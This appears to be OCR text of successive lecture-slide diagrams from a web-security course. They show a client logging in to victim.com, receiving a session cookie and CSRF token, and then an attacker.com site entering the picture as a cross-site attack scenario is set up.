

Client
victim.com
Server
victim.com


POST /login HTTP/1.1
username=alice&password=hunter2
Client
victim.com
Server
victim.com



POST /login HTTP/1.1
username=alice&password=hunter2
Client
victim.com
Auth valid?
Server
victim.com


POST /login HTTP/1.1
username=alice&password=hunter2
Client
victim.com
Auth valid?
OK!
Server
victim.com


POST /login HTTP/1.1
username=alice&password=hunter2
Client
victim.com
HTTP/1.1 200 OK
Set-Cookie: sessionId=1234
<!doctype html> Login success!
<input type='hidden' name='csrfToken' value='abc'>
Auth valid?
OK!
Server
victim.com


POST /login HTTP/1.1
username=alice&password=hunter2
HTTP/1.1 200 OK
Set-Cookie: sessionId=1234
<!doctype html> Login success!
<input type='hidden' name='csrfToken' value='abc'>
Client
victim.com
Auth valid?
OK!
Server
attacker.com
Server
victim.com
Client
attacker.com


POST /login HTTP/1.1
username=alice&password=hunter2
HTTP/1.1 200 OK
Set-Cookie: sessionId=1234
<!doctype html> Login success!
<input type='hidden' name='csrfToken' value='abc'>
Client
victim.com
Auth valid?
OK!
GET / HTTP/1.1
Server
attacker.com
Server
victim.com
Client
attacker.com



POST /login HTTP/1.1
username=alice&password=hunter2
HTTP/1.1 200 OK
Set-Cookie: sessionId=1234
<!doctype html> Login success!
<input type='hidden' name='csrfToken' value='abc'>
Client
victim.com
Auth valid?
OK!
GET / HTTP/1.1
HTTP/1.1 200 OK
<!doctype html>...
Server
attacker.com
Client
attacker.com
Server
victim.com


POST /login HTTP/1.1
username=alice&password=hunter2
Client
victim.com
HTTP/1.1 200 OK
Set-Cookie: sessionId=1234
<!doctype html> Login success!
